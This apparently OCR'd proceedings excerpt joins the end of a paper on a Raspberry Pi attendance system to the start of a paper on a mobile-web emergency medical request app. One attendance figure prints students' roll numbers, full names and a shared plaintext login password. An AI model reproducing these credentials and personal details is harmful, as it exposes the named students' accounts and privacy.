$ % .0 .00 123
Default (Ari...
10
B I S A
A1
fx
Time

	A	B	C	D	E	F	G	H	I
40	18:57:00	18.57	1904109	2022-07-03	SCH	P	SATHISH	9	Sunday
41	18:57:33	18.57	1904106	2022-07-03	SCH	P	RANGA KRISHN	9	Sunday
42	19:00:40	19	1904067	2022-07-03	SCH	P	ANUJA	9	Sunday
43	19:00:58	19	1904109	2022-07-03	SCH	P	SATHISH	9	Sunday
44	19:01:14	19.01	1904106	2022-07-03	SCH	P	RANGA KRISHN	9	Sunday
45	19:01:38	19.01	1904095	2022-07-03	SCH	P	MYTHILY	9	Sunday
46	19:02:19	19.02	1904095	2022-07-03	SCH	P	MYTHILY	9	Sunday
47	19:09:56	19.09	1904106	2022-07-03	SCH	P	RANGA KRISHN	9	Sunday
48	19:10:16	19.1	1904109	2022-07-03	SCH	P	SATHISH	9	Sunday
49	19:13:36	19.13	1904106	2022-07-03	SCH	P	RANGA KRISHN	9	Sunday

Fig. 5 Data fields parsed and sent to the Google spreadsheet via Webhook

8 Conclusion

The proposed automated contactless attendance system has been designed and implemented successfully consuming minimal power. The accuracy of the system can be improved by training data samples with more images to identify the student. A test set of 580 users showed an error of about 2.24% which is quite adequate. The APDS






Fig. 6 Attendance portal


Rpi Attendance rk
File Edit View Insert Format Data Tools Extensions Help Last
100% $ % .0 .00 123 Default (Ari... 10
1:1
fx username

	A	B	C	D	E
1	username	password	NAME		
41	1904102	CIT23	PRAVEEN BHARATHI.K.		
42	1904103	CIT23	PRAVEEN RAJ.S.R.		
43	1904104	CIT23	PRIYA DHARSHINI C		
44	1904105	CIT23	PUSHKAR PANDEY		
45	1904106	CIT23	RANGA KRISHNA PRASADH.H		
46	1904107	CIT23	SAMUTHIRIKA.S		
47	1904108	CIT23	SANJAY R		
48	1904109	CIT23	SATHISH P		
49	1904110	CIT23	SHAFAHATH.S.		
50	1904111	CIT23	SHERJEEL AMIN		

Fig. 7 Login credentials stored in the spreadsheet


9960 sensor consumes only 0.2 mA at 3.3 V operating voltage against the requirement of 300 mA at 5–12 V by the webcam. Thus, the system is sustainable as it is power efficient and convenient to use and reduces operational costs considerably. The proposed system is trusted to reduce the proxy in attendance to a large extent.



Time	Time num	Roll number	Date	Subject Code	Attendance	Name
14:08:26	14.08	1904106	2022-06-03	19EC66 Presentation	P	RANGA KRISHNA PRASADH
14:09:40	14.09	1904106	2022-06-03	19EC66 Presentation	P	RANGA KRISHNA PRASADH
14:12:20	14.12	1904106	2022-06-03	19EC66 Presentation	P	RANGA KRISHNA PRASADH
14:40:58	14.4	1904106	2022-06-03	19EC66 Presentation	P	RANGA KRISHNA PRASADH

Showing 1 to 4 of 4 entries

Fig. 8 Attendance report



Time	Time num	Roll number	Date	Subject Code	Attendance	Name
14:08:26	14.08	1904106	2022-06-03	19EC66 Presentation	P	RANGA KRISHNA PRASADH
14:09:40	14.09	1904106	2022-06-03	19EC66 Presentation	P	RANGA KRISHNA PRASADH

Showing 1 to 2 of 2 entries (filtered from 18 total entries)

Fig. 9 Provision to search student records

References

1. Sheykhmousa M, Mahdianpari M (2020) Support vector machine versus random forest for remote sensing image classification: a meta-analysis and systematic review. IEEE Access 13
2. Awais M, Iqbal MJ (2019) Real-time surveillance through face recognition using HOG and feedforward neural networks. IEEE Access 2937810. https://doi.org/10.1109/ACCESS.2019.2937810
3. Bansal M (2019) Face recognition implementation on raspberrypi using opencv and python. Int J Comput Eng Technol (IJCET) 10(03):141–144
4. Thomas A, Priya K, Sreeja KP (2019) Application of google app scripts in email for providing current awareness services to research scholars, at central university of kerala: an evaluative

study. Int J Eng Appl Sci Technol 4(6):313–318. ISSN no. 2455-2143

5. Jain S, Suresh HN, Ashwatappa P (2016) Design and development of gesture recognition system using raspberry Pi. Int J Sci Res & Dev (IJSRD) 4(06)
6. Joseph S, Pradeep A (2017) Object tracking using HOG and SVM. Int J Eng Trends Technol (IJETT) 48
7. Susanto A, Meiryani (2019) Database management system. Int J Sci & Technol Res 8(06)
8. Liu Z, Wang Y (2000) Face detection and tracking in video using dynamic programming. In: Proceedings of the 2000 international conference on image processing, vol 1, pp 53–56. IEEE
9. Boda R, Priyadarsini MJP (2016) Face detection and tracking using KLT and Viola Jones. ARPN J Eng Appl Sci 11(23):13472–1347. IEEE
10. Lu H, Plataniotis KN, Venetsanopoulos AN (2008) MPCA: multilinear principal component analysis of tensor objects. IEEE Trans Neural Netw 19(1):1839
11. Raghuwanshi A, Swami PD (2017) An automated classroom attendance system using video based face recognition. In: IEEE international conference on recent trends in electronics, information & communication technology (RTEICT), pp 719–724
12. Chintalapati S, Raghunadh MV (2013) Automated attendance management system based on face recognition algorithms. In: IEEE international conference on computational intelligence and computing research. IEEE, pp 1–5
13. Cheng E-J, Chou K, Rajora S, Jin B, Tanveer M, Lin C, Young K-Y, Lin W-C, Prasad M (2019) Deep sparse representation classifier for facial recognition and detection system. Pattern Recogn Lett 125:71–77
14. Zhao K, Xu J, Cheng M (2019) Regularface: deep face recognition via exclusive regularization. In: Proceedings of the IEEE conference on computer vision and pattern recognition, pp 1136–1144
15. Albiol A, Monzo D, Martin A, Sastre J, Albiol A (2008) Face recognition using hog–ebgm. Pattern Recogn Lett 29(10):1537–1543
16. Vijay K, Selvakumar K (2015) Brain fmri: clustering using interaction k-means algorithm with pca. In: 2015 international conference on communications and signal processing (ICCSP)
17. Schofield D, Nagrani A, Zisserman A, Hayashi M, Matsuzawa T, Biro D, Carvalho S (2019) Chimpanzee: face recognition from videos in the wild using deep learning. Sci Adv 5(9):eaaw0736

Mobile-Web System for Public Emergency Medical Services Request and Management in Urban and Rural Areas

Juventino Aguilar-Correa, Raúl Meneses-Leal, David G. Pasillas-Banda, Rodolfo Omar Domínguez-García, Yehoshua Aguilar-Molina, and Miriam González-Dueñas

Abstract Emergency medical services in cities aim to help the general population with sudden health problems and medical services such as scheduled transfers and immediate assistance in accidents, among others, which are mainly provided by institutions such as the Red Cross Mexico. The present work contributes to improve these services through a mobile application, which allows all citizens with a smartphone to immediately request help in case of an accident that requires attention either from paramedics or the request of an ambulance. The application uses geolocation so that any person requesting the emergency or medical service can be located quickly. The system was developed to be compatible with platforms such as iOS and Android. Also has a website which is used by the institution to receive requests for medical services, for their follow-up, programming, and acceptance of requests, besides to send notifications to the mobile application from the web system.

Keywords Geolocation · Mobile application · Medical emergencies

1 Introduction

The emergency medical services (EMS) in Mexico are attended through the official number 911, with a large number of requests. Only in 2016, the amount of EMS calls

J. Aguilar-Correa
Universidad Autónoma de Zacatecas, Zacatecas, México
e-mail: superjuve@outlook.es

R. Meneses-Leal
Instituto Tecnológico de Tizimin, Tizimín, México

D. G. Pasillas-Banda · R. O. Domínguez-García (✉) · Y. Aguilar-Molina · M. González-Dueñas
Centro Universitario de los Valles de la Universidad de Guadalajara, Ameca, México
e-mail: odomi@academicos.udg.mx

M. González-Dueñas
e-mail: miriam.gduenas@academicos.udg.mx

S. Shakya et al. (eds.), *Mobile Computing and Sustainable Informatics*,
Lecture Notes on Data Engineering and Communications Technologies 166,
https://doi.org/10.1007/978-981-99-0835-6_38

reached 1,224,902, and by the 2022 this data increased to 1,625,293, which means an increase of 32% after 6 years. This tendency can be appreciated in the national statistics report on the number of emergency calls—911 [1], representing a challenge for the government health system.

Given the growing need to provide these services, it has been observed that the country's public institutions have tended to rely on other institutions. Therefore, institutions such as the Red Cross, Green Cross, or some other local civil associations have played a leading role, these associations base their provision of services through voluntary actions. Behind these data, the importance of strengthening them in aspects such as training, equipment, medical supplies, and technological infrastructure, as can be seen in [2].

According to [2], strengthening their institutional capacities, in general, implies identifying some of the priority aspects to be improved to have a positive impact. In this sense, the World Health Organization (2019) (WHO) at the 72nd world health assembly [3] urged its members to develop adequate urgency and emergency systems, recognizing that speed of care is an essential component. Furthermore, the WHO pointed out that millions of deaths and long-term disabilities could be avoided if efficient and effective services existed, and patients could arrive on time.

The Pan American Health Organization (2021) (PAHO) based on the WHO declarations proposes eight principles for the digital transformation of the health sector in which it calls for Pan American action [4]. Among the proposals, the need to ensure universal connectivity in the health sector stands out, since it is an important condition to strengthen the medical service and that the increase in technological initiatives does not increase the gap of inequalities. In another aspect, it emphasizes the need to create digital goods which means the design and development of prototypes with proper architectures and licensing mechanisms for regional and global scales and with the possibility of adaptation at the local level [5].

In this article, authors argue that, for articulating these principles, it is necessary to create solid ties between government members, businessmen, non-governmental institutions, and universities in such a way that digital governance is strengthened at the service of healthcare needs.

Similarly, PAHO (2019) in the Report State of Road Safety in the Region of the Americas [5] warns that, due to the magnitude of injuries caused by traffic accidents, countries must improve the time to transfer injured people to hospitals. In the research context, some of the negative issues that affect care through immediate care services are a high number of false reports, causing human and financial resources to be mobilized in actions that are unnecessary and result in a lack of reaction capacity in real emergencies. In addition, due to the poor nomenclature that exists in some sections of urban areas, there is the difficulty that in the same neighborhood there are two streets with the same name, likewise, there are cases in which the streets do not have adequate signage such as its name.

Associated with this, the information on the place where the services are required is provided by a communication technician who lacks the exact coordinates, making it even more complex to attend to the requested emergency. In short, the response time with which service requests are dealt with is not adequate.

In this sense, this article according to the aforementioned problems raises the following question: How to improve emergency services at the different relief points at the institutions that provide assistance? In response to the questioning, the development and implementation of a mobile-web application is proposed to provide emergency medical services via ambulances, which help to solve these problems.

2 State of the Art

In [6], they present a mobile ambulance service. This mobile app would revolutionize the way people use emergency services and make the latter more effective and reliable to some extent. The ambulance request works with just one touch on the button and will transmit an ambulance notification/request via GPRS to the local ambulance drivers, with the user's information and location recorded in the database (management system). Any mobile user can benefit from the use of the Internet of Things and smartphone technologies. The application uses the Google Map application programming interface (API) to plot the ambulance details on Google Maps on the Customer's cell phone, based on position data obtained from the GPS hardware. In [7], they present a mobile application based on Android that will change the native way of calling an ambulance and will be more efficient and reliable for emergency medical services (EMS). This app will help user to get any available ambulance without calling hospitals to check ambulance availability. The app reacts with just a tab on the button and will send the notification of the user's details and location via GPRS to the ambulance control center. Then it is up to the authority to approve the requested notification. Once the request is accepted, the GPS location will be sent to the ambulance driver, who will lead to the user's location. It also helps prevent fraudulent calls and tracks down the culprit who is misusing EMS by diverting service to those most in need. In [8], they present a system where fast and effective communication is crucial during emergency medical care, but the disabilities of patients can make it a challenge for emergency medical responders. Therefore, it proposes a mobile system to address the communication barrier between medical response personnel and deaf patients. The system allows medical responders to quickly navigate through a collection of emergency-related statements, and display videos of the corresponding sign language translations for deaf patients. In [9], they mention that the use of Android phones is increasing exponentially. In real-world scenarios, quickly contacting and obtaining an ambulance during an emergency is a real challenge. Searching for an available ambulance nearby has been one of the pressure factors facing the fast-paced community. The researchers propose this system entitled "AMBUAPP: Ambulance Response Application," the new idea to automate this process of requesting an ambulance faster using mobile phones. This project aimed to develop an Android application that allows its users to find an available ambulance via GPS and send an emergency notification to a nearby hospital in case of an emergency. The user of this app will no longer call any nearby hospital to check the availability of ambulance because the app responds with just a tap at the bottom. It will send a notification of the user's details and location via GPS to a nearby hospital. If the request is accepted, the ambulance driver can receive the GPS location, which will lead to the user's location. This will be more efficient and reliable for the ambulance driver, hospital, emergency rescuers, and users as they can see a map showing their location and the responding ambulance.

In [10], it has been mentioned that the detection speed of the reporting agent in medical emergencies is a challenging task for both the patient and the emergency teams. The information flow between EMS and the patient is based on human requests for aid sent by the patient himself, caregivers, or any other person who witnesses the incident, when each one of these detectors is characterized by different detection speeds, which can slow the response times and worsen the patient's condition. Communication is between first responder and aid requestor, matching response time to medical condition. The ability of EMS to supply an efficient intervention strategy depends upon multiple elements. A central component is the elapsed time between receiving the emergency call and arrival of EMS on the scene.

3 System Architecture

The system is a development made up of two subsystems: one is the mobile application and the another is a web system, where geolocated ambulance emergency services and other scheduled services are requested through the mobile application, and the requested services are managed in the web system. Figure 1 shows the general architecture of the system.

One of the main features of the system is the immediacy in sending and responding to messages to provide the best care for emergencies that citizens require. The mobile app runs on Android and iOS devices. The web application developed in React.js [11] is currently mounted on a server owned by the University, accessed through the




Fig. 1 Overall system architecture




Fig. 2 Interaction of technologies

address http://148.20X.232.XX, which allows operators to have the system available and operate it in real time, 24 h a day, 365 days a year.

The agile development of the application is because Flutter was chosen as the framework [12], since it is possible to implement interfaces, functions, and components using the Dart programming language that offers a just-in-time compilation to improve the workflow development and has native cross-platform performance, smooth transitions, and 60 FPS animations.

In the same way, it was decided to use the technology for frontend development React.js [11], due to its easy implementation and coupling with the Firebase platform [13]. Being a Javascript library, it has an immediate and efficient execution of functions. In the part of the server that manages the notifications that are sent to the mobile application, it was decided to use Express [14], which is a minimalist and simple framework that facilitates the implementation of APIs and easy coupling with other Javascript frameworks such as React.js.

It is vital that synchronous communication is maintained between both subsystems, this is possible thanks to the fact that the mobile and web application contain a connection through an API to access Firebase [13], which is a Google Cloud Platform service, provides the service that can authenticate users using only client-side code, as well as the storage service such as a NoSQL database [15], which is organized in the form of documents grouped in collections, and they can include as many fields of various types as other subcollections. In Fig. 2, we can see the different technologies interacting with each other to manage emergency services.

4 Methodology and Design

In Fig. 3, a flowchart is shown that indicates the steps that were followed for the development of this emergency services system.



Gathering requirements
Software structure
System Design
Database Design in Firebase
Implementation using Flutter and React.js
Linking the database with the application
System unit tests
Project delivery

Fig. 3 Flowchart for the development of the emergency services system

The prototype design describes the interaction of the application, while allowing to have an idea of the expected result. This specifies the visual aspect of both the mobile application and the website: composition of each type of page, aspect, and behavior of the interaction elements and presentation of multimedia elements considering design characteristics, such as morphology, format, use of typography, and color, among others. The language used in the screens is Spanish as it is the main official language of Mexico.

In order for the interface design to be oriented toward the general population, the experiences and opinions of different users were taken into account through a simple interview that answered questions such as: What would you like to see in the application? This is aligned with the requirements of the different actors of the group that participates in the project, so that the design of each interface considers the behavior of the user in the visual sweep of the page, distributing the elements of information and navigation according to their importance. In areas of greater or lesser visual hierarchy, for example, in this case, it is very important that the icon or central image of the app is large for easy location and use.

The user's navigation in the application is described in Fig. 4 with a flowchart, the latter presents the execution of the application considering that the user already has the application on his cell phone, the first thing that is executed internally is the execution of the libraries, the start of the API, the database will be loaded to later ask the user if he/she already has a previous registration or if he/she will only log in, in the event that he registers, a screen is executed where he is asked the request data such as an email, username, and password, if you are already a user then you will only be asked for a username and password for the first time.

Once the user has entered the application, an introduction is provided and allows the user to decide if he/she wants to make changes to his profile such as changing his name, email, and changing the profile to dark, among others. The application will show the user the available options to choose from according to their current situation, whether to issue an emergency call or request a scheduled medical service.



Start
User Data
Library starts
Start of APIs
Usr
Registration of users in the DB
User login
Introduction to the application
Usr
settings are modified
The app shows the available options close to the user classified bv categories
User requests emergency or service
Emergency request sent
Requested medical service
End

Fig. 4 Flowchart for the design of the app

If the user decides to end the session, the application closes, otherwise it shows the main screen again.

Figure 5 shows the home and registration screens of the mobile application. User registration and the process to reset the password is a fundamental part of any application; therefore, the provision and use of the elements to be displayed on the screen are essential.




Fig. 5 Login and registration

5 Development and Implementation

Once the requirements were defined, it was decided to carry out the development of the mobile application in three Sprints, one to carry out the design of the application, the second to develop the functionalities of the app, and the third to carry out tests, and in each one, the necessary requirements of each Sprint and the people responsible for one of these were defined. The same procedure was carried out in the web module.

Using wireframes [16] as sketches for each screen of the system, the prototype of the project was developed. This has the main functionalities to achieve the requirements expressed by the stakeholders in the project, which were collected through the Notion platform [17], where the characteristics of each need were noted.

5.1 Connection Between Both Modules

According to the architecture shown in the system architecture section, the administration panel communicates with the mobile application through the Firebase platform, where both can write information and read from the other, with the purpose of exchanging data as well as of the alerts and services, as well as of the patients themselves.

Achieving this connection, patients now have the main functionality of the system, which is to send an emergency alert to the health service, and the options to answer the alert and view the data are also working in the administrative panel of the client and visualize on the map the location from where the alert is sent. In the same way, the patient can already schedule medical services, so that each one can be followed up from the panel.

Just as the patient manages to carry out the above functionalities, the other actors are also capable of carrying out the actions for the management of this system in which they are involved: the emergency radio communication operators ("cabineros"), the administrator, and the head of duty.

Below are images of the screens of both subsystems, developed in the Flutter and Reatc.js development framework, to better appreciate how users interact with the system.

5.2 Mobile App Screens

This is an application whose purpose is to allow users to request clear and fast emergency medical services in times of panic. Therefore, the design was made as an application with few screens, with the essential information in a clear and concise way. There is the initial screen, called "Login" and "Registration," as previously observed in Fig. 4.

The mobile application has a main screen that is easy to use and highly visible, in order to request an emergency medical service through a large red button. By holding said button down for a few seconds, a geolocated alert is sent to the institution who receives it and provides the services, in order to adequately schedule the ambulance or the service expeditiously, as can be seen in Fig. 6.

5.3 Admin Panel Screens

The web application serves to provide information to emergency radio communication operators ("*cabineros*"), about emergency alerts and medical services generated by patients who use the mobile application. This was developed using backend technologies like framework web "Express." First, there will be a form for the cabin attendant to log in, as shown in Fig. 7. Accessed by them through the link: http://148.202.232.92.

Once the user session is started, the first screen that is observed is the one that shows the emergency alerts that have been received, and in each of them we can see the patient who generated it, their location (geolocated), and the date and time they were sent. The section to answer the alert (deny or accept) is also included, as shown in Fig. 8.

On the "View Detail" screen, as can be seen in Fig. 9, in the patient section, the complete information about the patient will be displayed. This information covers




Fig. 6 Emergency request screen and delegation services





Fig. 7 Login

both personal data, even medical aspects (such as allergies and blood type), and also contact data.

Regarding the medical services section, this screen is quite similar to the previous one, since there are several similar columns and others are added such as type of service, origin (applies only when the service is of the "Transfer" type), destination (location where it requires the service), and oxygen (applies only when the service is of the "Transfer" type), as shown in Fig. 10.

